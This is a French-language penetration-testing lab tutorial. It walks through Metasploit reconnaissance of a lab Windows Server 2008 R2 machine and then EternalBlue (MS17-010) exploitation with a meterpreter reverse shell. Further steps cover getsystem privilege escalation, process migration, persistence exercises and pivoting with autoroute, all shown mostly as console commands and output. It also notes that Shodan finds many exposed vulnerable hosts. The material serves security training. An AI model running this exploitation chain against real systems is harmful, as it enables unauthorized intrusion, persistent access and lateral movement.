
Etat de l'art

Introduction

Tout d'abord, nous vérifions que la configuration est bien conforme à l'architecture de notre LAB




Les VMs sont toutes disponibles au niveau des ressources.



Configuration Windows Server 2008 R2 : Machine Venus

Une fois effectuée, nous initialisons notre Workspace (dans notre cas, ce dernier se nomme Metasploit101) :



Vous pouvez retrouver les informations concernant les commandes de bases au niveau du chapitre précédent.

[illegible]

Initialisation du Workspace



Pour initialiser la base de données de Metasploit en utilisant la commande suivante :

```
root@titan: ~  
File Edit View Search Terminal Help  
root@titan:~# msfdb init  
[+] Starting database  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema
```



Il se peut que nous souhaitions nous connecter à une base de données séparée plutôt qu'à la base de données par défaut de Metasploit. Dans de tels cas, nous pouvons utiliser la commande `db_connect`, comme illustré dans la capture suivante :

```
msf > db_connect -h  
[*] Usage: db_connect <user:pass>@<host:port>/<database>  
[*] OR: db_connect -y [path/to/database.yml]  
[*] Examples:  
[*] db_connect user@metasploit3  
[*] db_connect user:pass@192.168.0.2/metasploit3  
[*] db_connect user:pass@192.168.0.2:1500/metasploit3  
msf > █
```

Gestion BDD Metasploit

Intelligence Gathering



Comme indiqué précédemment, la phase d'«Intelligence Gathering » ou reconnaissance consiste à collecter autant d'informations que possible sur notre (ou nos) cible(s).

Cela inclut une analyse active et passive, notamment la récupération d'informations sur les ports, les bannière, services etc...

La cible, dans notre cas, est connu nous pouvons donc ignorer la collecte d'informations passives et poursuivre la méthodologie de d'informations collecte active.

Commençons donc à analyser notre cible, ce qui comprend le balayage de port, la récupération de bannière, ainsi que le service qui tourne.



Ceci n'est pas la liste exhaustive de tous les éléments pouvant être récupérés

Concernant les taches de scanning, Nmap s'avère être l'un des meilleurs outils disponibles.

Cependant, Metasploit intègre des fonctionnalités Nmap, qui peuvent être utilisées pour effectuer des analyses Nmap à partir de la console Metasploit et stocker les résultats dans la base de données de ce dernier.

Allons donc effectuer une analyse sur l'IP cible et voyons s'il est possible de trouver certains services intéressants.

Pour ce faire, nous allons utiliser nmap avec l'option « -sV ». Le -sV de base a pour but d'analyser les bannières applicatives des applications.



Beaucoup d'applications envoient une bannière (prologue) pour souhaiter la bienvenue aux utilisateur désirant s'y connecter, par ce biais on indique quel logiciel est en écoute et même (pas toujours) sa version ! Chose qu'on doit absolument changer



Les rapports générés par Nmap peuvent être facilement importés dans Metasploit.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf > db_nmap -sV 192.168.18.192  
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-22 18:15 EST  
[*] Nmap: Nmap scan report for 192.168.18.192  
[*] Nmap: Host is up (0.00042s latency).  
[*] Nmap: Not shown: 990 closed ports  
[*] Nmap: PORT      STATE SERVICE      VERSION  
[*] Nmap: 80/tcp    open  http         Microsoft IIS httpd 7.5  
[*] Nmap: 135/tcp   open  msrpc        Microsoft Windows RPC  
[*] Nmap: 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
[*] Nmap: 445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds  
[*] Nmap: 49152/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49153/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49154/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49155/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49156/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: 49157/tcp open  msrpc        Microsoft Windows RPC  
[*] Nmap: MAC Address: 00:0C:29:D5:F8:EE (VMware)  
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows  
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 66.48 seconds  
msf >
```

Résultat du scan avec NMAP

Nous pouvons donc remarquer que les services tournant sur notre machine représentent des services communs aux machines windows.

Ce qui pourrait éventuellement nous intéresser c'est surtout les ports 80 (http) et 445(SAMBA)



Puisque nous sommes connectés à la base de données Metasploit, tout ce que nous examinons est enregistré dans la base de données. Les commandes « services » nous retournera tous les services analysés (sa source étant la BDD).



Par défaut, Nmap analyse uniquement les 1000 premiers ports. Nous pouvons utiliser le m'option -p- pour analyser tous les ports (max : 65535).



Vous pouvez aussi récupérer la bannière http du serveur cible en utilisant le module / scanner / http / http version comme nous pouvons le voir dans la capture suivante :

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf >  
msf > use auxiliary/scanner/http/http_version  
msf auxiliary(scanner/http/http_version) >  
msf auxiliary(scanner/http/http_version) > show options  
Module options (auxiliary/scanner/http/http_version):  


| Name    | Current Setting | Required | Description                                                  |
|---------|-----------------|----------|--------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS  |                 | yes      | The target address range or CIDR identifier                  |
| RPORT   | 80              | yes      | The target port (TCP)                                        |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                   |
| THREADS | 1               | yes      | The number of concurrent threads                             |
| VHOST   |                 | no       | HTTP server virtual host                                     |

  
msf auxiliary(scanner/http/http_version) > set rhosts 192.168.18.192  
rhosts => 192.168.18.192  
msf auxiliary(scanner/http/http_version) > set threads 30  
threads => 30  
msf auxiliary(scanner/http/http_version) > exploit  
  
[+] 192.168.18.192:80 Microsoft-IIS/7.5  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/http_version) > |
```

Exploitation du module auxiliaire http version

Pour lancer le module scanner http version, nous utilisons la commande suivante : use auxilliary / scanner / http / http version. Tous les modules basés sur l'analyse possèdent l'option RHOSTS pour qui représente notre ou nos cibles potentielles dans le réseau. Cependant, dans notre cas ; comme nous ne testons qu'une seule cible IP, nous spécifions la valeur de RHOSTS à l'aide de la commande set. Ensuite, nous faisons simplement exécuter le module en utilisant la commande run, comme le montre la capture.

Threat Modeling

Lors de l'analyse, on remarque que le service web de notre victime n'est pas vulnérable à d'éventuelles attaques, nous allons donc nous focaliser sur la partie SAMBA.

Nous effectuons un scan grâce au module « **auxiliary/scanner/smb/smb_ms17_010** » de Metasploit ; et nous remarquons que, effectivement, ce dernier est vulnérable à l'exploit Eternal Blue :

```
msf >
msf >
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name           Current Setting      Required  Description
  ----           -
CHECK_ARCH       true                 no        Check for architecture on vulnerable hosts
CHECK_DOPU       true                 no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE       false                no        Check for named pipe on vulnerable hosts
NAMED_PIPES      /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
RHOSTS           .                    yes       The target address range or CIDR identifier
RPORT            445                  yes       The SMB service port (TCP)
SMBDomain         .                    no        The Windows domain to use for authentication
SMBPass           .                    no        The password for the specified username
SMBUser           .                    no        The username to authenticate as
THREADS          1                    yes       The number of concurrent threads

msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.18.192
rhosts => 192.168.18.192
msf auxiliary(scanner/smb/smb_ms17_010) > set threads 20
threads => 20
msf auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.18.192:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```


Exploitation du module « auxiliary/scanner/smb/smb_ms17_010 »



« EternalBlue (parfois typographié ETERNALBLUE1 ou Eternalblue2) est un exploit développé par la NSA. Il est révélé et publié par le groupe de hackers The Shadow Brokers le 14 avril 2017^{3,4}. Cet exploit utilise une faille de sécurité présente dans la première version du protocole SMB (SMBv1). Bien que cette faille de sécurité ait déjà été résolue par Microsoft par une mise à jour de sécurité publiée le 14 mars 2017 (MS17-010 [archive]), de nombreux utilisateurs de Windows n'avaient toujours pas installé ce correctif de sécurité lorsque, le 12 mai 2017, le ransomware « WannaCry » utilise cette faille de sécurité pour se propager^{5,6}. En raison de la gravité de l'attaque de WannaCry, Microsoft prend la mesure inhabituelle de publier une mise à jour de sécurité pour les systèmes d'exploitation qu'il ne maintient plus, comme Windows XP, Windows 8 et Windows Server 2003^{7,8}. »

Source Wikipédia

Nous pouvons aussi remarquer que grâce à une recherche via le moteur de recherche shodan, le nombre des machines accessible et « potentiellement » vulnérables est très élevé.



Recherche machine vulnérable eternalblue via shodan


Exploitation et gain d'accès

Maintenant que nous avons terminé notre phase de reconnaissance, nous allons pouvoir passer à l'exploitation.

Pour cela, nous allons exploiter la vulnérabilité d'Eternal Blue comme spécifié ci-dessus en utilisant la commande suivante : **use exploit/windows/smb/ms17_010_eternalblue**

Ensuite on affiche les options qui s'offrent à nous et nous modifions les valeurs les plus intéressantes pour nous :

- **RHOST** : Adresse IP de la victime
- **ProcessName** : Processus au niveau duquel notre payload va être injecté.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue  
msf exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  
  
Name           Current Setting  Required  Description  
----  
GroomAllocations 12              yes       Initial number of times to groom the kernel pool.  
GroomDelta       5               yes       The amount to increase the groom count by per try.  
MaxExploitAttempts 3              yes       The number of times to retry the exploit.  
ProcessName      spoolsv.exe     yes       Process to inject payload into.  
RHOST            yes            yes       The target address  
RPORT            445            yes       The target port (TCP)  
SMBDomain        .              no        (Optional) The Windows domain to use for authentication  
SMBPass          .              no        (Optional) The password for the specified username  
SMBUser          .              no        (Optional) The username to authenticate as  
VerifyArch       true           yes       Check if remote architecture matches exploit Target.  
VerifyTarget     true           yes       Check if remote OS matches exploit Target.  
  
Exploit target:  
  
Id  Name  
--  --  
0   Windows 7 and Server 2008 R2 (x64) All Service Packs  
  
msf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.18.192  
rhost => 192.168.18.192
```

Ensuite, nous allons pouvoir spécifier le payload qui nous intéresse.

Par défaut, nous utilisons toujours meterpreter car ce dernier nous propose des fonctionnalités extrêmement intéressantes.

Nous allons donc pouvoir utiliser ce dernier en mode « reverse_tcp » en spécifiant les options nécessaires :

- **LHOST** : adresse IP de l'attaquant (sur laquelle le listing va se faire)
- **LPORT** : Port d'écoute

```

msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name               | Current Setting | Required | Description                                             |
|--------------------|-----------------|----------|---------------------------------------------------------|
| GroomAllocations   | 12              | yes      | Initial number of times to groom the kernel pool.       |
| GroomDelta         | 5               | yes      | The amount to increase the groom count by per try.      |
| MaxExploitAttempts | 3               | yes      | The number of times to retry the exploit.               |
| ProcessName        | explorer.exe    | yes      | Process to inject payload into.                         |
| RHOST              | 192.168.18.192  | yes      | The target address                                      |
| RPORT              | 445             | yes      | The target port (TCP)                                   |
| SMBDomain          | .               | no       | (Optional) The Windows domain to use for authentication |
| SMBPass            |                 | no       | (Optional) The password for the specified username      |
| SMBUser            |                 | no       | (Optional) The username to authenticate as              |
| VerifyArch         | true            | yes      | Check if remote architecture matches exploit Target.    |
| VerifyTarget       | true            | yes      | Check if remote OS matches exploit Target.              |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |



msf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.18.242
lhost => 192.168.18.242
msf exploit(windows/smb/ms17_010_eternalblue) > set lport 2369
lport => 2369
msf exploit(windows/smb/ms17_010_eternalblue) >


```



Il est extrême important avant de continuer de bien différencier la différence entre les bind et les reverse Shell.


Bind Shell :

Le Bind Shell est un type de Shell dans lequel la machine cible ouvre un port de communication et attend une connexion entrante. L'attaquant se connecte ensuite à la machine victime, ce qui conduit à l'exécution de code ou de commandes sur le serveur.



Reverse Shell :

Un reverse Shell est un type de Shell dans lequel la machine cible communique avec la machine attaquante. La machine attaquante possède un port d'écoute sur lequel elle reçoit la connexion, ce qui permet d'exécuter du code ou des commandes.



Et ensuite, une fois effectué nous lançons l'exploit via la commande « exploit » et voilà, nous sommes sur la machine de la victime :

Pour ce faire avec Meterpreter il y a deux façons de faire. La première migre notre processus vers un processus et la deuxième consiste à choisir soi-même le processus vers lequel on souhaite migrer.

Nous allons, dans notre cas, utiliser la deuxième option.


Nous allons tout d'abord utiliser La commande « ps » pour afficher les processus en cours d'exécution sur notre cible

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
228	4	smss.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\smss.exe
256	460	msdtc.exe	x64	0	AUTORITE NT\SYSTEM	
312	460	dllhost.exe	x64	0	AUTORITE NT\SYSTEM	
316	284	csrss.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\csrss.exe
320	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	LOCAL
356	284	wininit.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\wininit.exe
364	348	csrss.exe	x64	1	AUTORITE NT\SYSTEM	C:\Windows\System32\csrss.exe
400	348	winlogon.exe	x64	1	AUTORITE NT\SYSTEM	C:\Windows\System32\winlogon.exe
460	356	services.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\services.exe
468	356	lsass.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\lsass.exe
476	356	lsm.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\lsm.exe
568	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	
628	460	vmacthlp.exe	x64	0	AUTORITE NT\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthlp.exe
672	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	ROSEAU
756	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	LOCAL
796	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	
848	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	LOCAL
888	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	
928	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	ROSEAU
1040	460	spoolsv.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\spoolsv.exe
1092	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	
1124	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	
1156	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	LOCAL
1224	460	VGAuthService.exe	x64	0	AUTORITE NT\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe
1372	460	taskhost.exe	x64	1	WIN-IUSQKBJR002\Kondah	C:\Windows\System32\taskhost.exe
1424	460	vmtoolsd.exe	x64	0	AUTORITE NT\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1464	888	dwm.exe	x64	1	WIN-IUSQKBJR002\Kondah	C:\Windows\System32\dwm.exe
1496	1456	explorer.exe	x64	1	WIN-IUSQKBJR002\Kondah	C:\Windows\explorer.exe
1524	460	ManagementAgentHost.exe	x64	0	AUTORITE NT\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\ManagementAgentHost.exe
1612	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	C:\Windows\System32\svchost.exe
1736	1496	vmtoolsd.exe	x64	1	WIN-IUSQKBJR002\Kondah	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1944	460	svchost.exe	x64	0	AUTORITE NT\SYSTEM	ROSEAU
2104	460	WmiApSrv.exe	x64	0	AUTORITE NT\SYSTEM	
2148	1496	notepad.exe	x64	1	WIN-IUSQKBJR002\Kondah	C:\Windows\System32\notepad.exe

Ensuite nous faire migrer notre payload dans le processus de notre choix en utilisant la commande « migrate process_pid »



Si jamais vous avez une erreur de type « access is denied », vous devrez effectuer une élévation de privilèges en utilisant la commande getsystem comme on peut le voir au niveau de la capture


```
meterpreter >
meterpreter > migrate 2348
[*] Migrating from 2716 to 2348...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > migrate 2348
[*] Migrating from 2716 to 2348...
[*] Migration completed successfully.
meterpreter >
meterpreter > █
```

Maintenant, passons à la phase de **persistance**.

Pour cela, nous allons exécuter sur la machine de notre victime un module de persistance qui va initier une connexion reverse à un intervalle donné et chaque démarrage pour que l'on puisse se connecter même une fois que cette dernière redémarre.

- **Question : Mettez en place un module de persistance via le module `post/windows/manage/persistence_exe`**
- **Question : Retrouvez le fichier de persistance créé au niveau de la machine windows et analysez le !**
- **Question : Vérifiez si la persistance est fonctionnelle**

Pivoting

Cette technique permet au pentesteur d'exploiter le fait que la machine possède plusieurs cartes réseaux (une pête sur différents réseaux → un ou plusieurs)

Cela nous sera donc utile pour créer une route vers ces réseaux et tenter de les compromettre à travers notre cible initiale.

Nous allons tout d'abord afficher les configurations réseau afin de déterminer si notre cible possède plusieurs interfaces réseau :

```
C:\Windows\system32>ipconfig
ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au r seau local 2 :

    Suffixe DNS propre   la connexion. . . : localdomain
    Adresse IPv6 de liaison locale. . . . : fe80::6540:d25:a7ab:b6b4%13
    Adresse IPv4. . . . . : 192.168.2.132
    Masque de sous-r seau. . . . . : 255.255.255.0
    Passerelle par d faut. . . . . :

Carte Ethernet Connexion au r seau local :

    Suffixe DNS propre   la connexion. . . : localdomain
    Adresse IPv6 de liaison locale. . . . : fe80::98e4:530f:9c27:ef11%11
    Adresse IPv4. . . . . : 192.168.18.192
    Masque de sous-r seau. . . . . : 255.255.255.0
    Passerelle par d faut. . . . . : 192.168.18.2

Carte Tunnel isatap.localdomain :

    Statut du m dia. . . . . : M dia d connect 
    Suffixe DNS propre   la connexion. . . : localdomain

C:\Windows\system32>
```

On remarque effectivement que notre machine possède plusieurs cartes réseaux.

En utilisant le module autoroute « **post /multi/manage/autoroute** », nous devons spécifier ensuite la plage cible et l'identifiant de la session (**SUBNET** et **SESSION**).

Nous pouvons remarquer qu'en exécutant ce dernier, nous avons ajouté avec succès une route au réseau cible :

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf > use post/multi/manage/autoroute  
msf post(multi/manage/autoroute) > show options  
Module options (post/multi/manage/autoroute):  


| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CMD     | autoadd         | yes      | Specify the autoroute command (Accepted: add, autoadd, print, delete, default) |
| NETMASK | 255.255.255.0   | no       | Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")                             |
| SESSION |                 | yes      | The session to run this module on.                                             |
| SUBNET  |                 | no       | Subnet (IPv4, for example, 10.10.10.0)                                         |

  
msf post(multi/manage/autoroute) > sessions  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
2		meterpreter x64/windows	AUTORITE NT\Syst me @ WIN-IUSQKBJR002	192.168.18.242:4444 -> 192.168.18.192:49159 (192.168.18.192)
3		meterpreter x64/windows	AUTORITE NT\SERVICE LOCAL @ WIN-IUSQKBJR002	192.168.18.242:443 -> 192.168.18.192:49164 (192.168.18.192)

```
msf post(multi/manage/autoroute) > set session 2  
session => 2  
msf post(multi/manage/autoroute) > set subnet 192.168.2.0  
subnet => 192.168.2.0  
msf post(multi/manage/autoroute) > run  
[!] SESSION may not be compatible with this module.  
[*] Running module against WIN-IUSQKBJR002  
[*] Searching for subnets to autoroute.  
[+] Route added to subnet 192.168.2.0/255.255.255.0 from host's routing table.  
[+] Route added to subnet 192.168.18.0/255.255.255.0 from host's routing table.  
[*] Post module execution completed  
msf post(multi/manage/autoroute) >
```

Ensuite nous allons donc commencer l'analyse sur notre cible grâce au module :
auxiliary/scanner/portscan/tcp

```
root@kali: ~  
File Edit View Search Terminal Help  
msf >  
msf > use auxiliary/scanner/portscan/tcp  
msf auxiliary(scanner/portscan/tcp) > show options  
Module options (auxiliary/scanner/portscan/tcp):  


| Name        | Current Setting | Required | Description                                                                    |
|-------------|-----------------|----------|--------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                               |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                     |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds. |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                          |
| RHOSTS      |                 | yes      | The target address range or CIDR identifier                                    |
| THREADS     | 1               | yes      | The number of concurrent threads                                               |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                     |

  
msf auxiliary(scanner/portscan/tcp) > set rhosts 192.168.2.129  
rhosts => 192.168.2.129  
msf auxiliary(scanner/portscan/tcp) > set threads 20  
threads => 20  
msf auxiliary(scanner/portscan/tcp) > run  
[+] 192.168.2.129: - 192.168.2.129:22 - TCP OPEN  
[+] 192.168.2.129: - 192.168.2.129:80 - TCP OPEN  
^C[*] Caught interrupt from the console...  
[*] Auxiliary module execution completed  
msf auxiliary(scanner/portscan/tcp) >
```

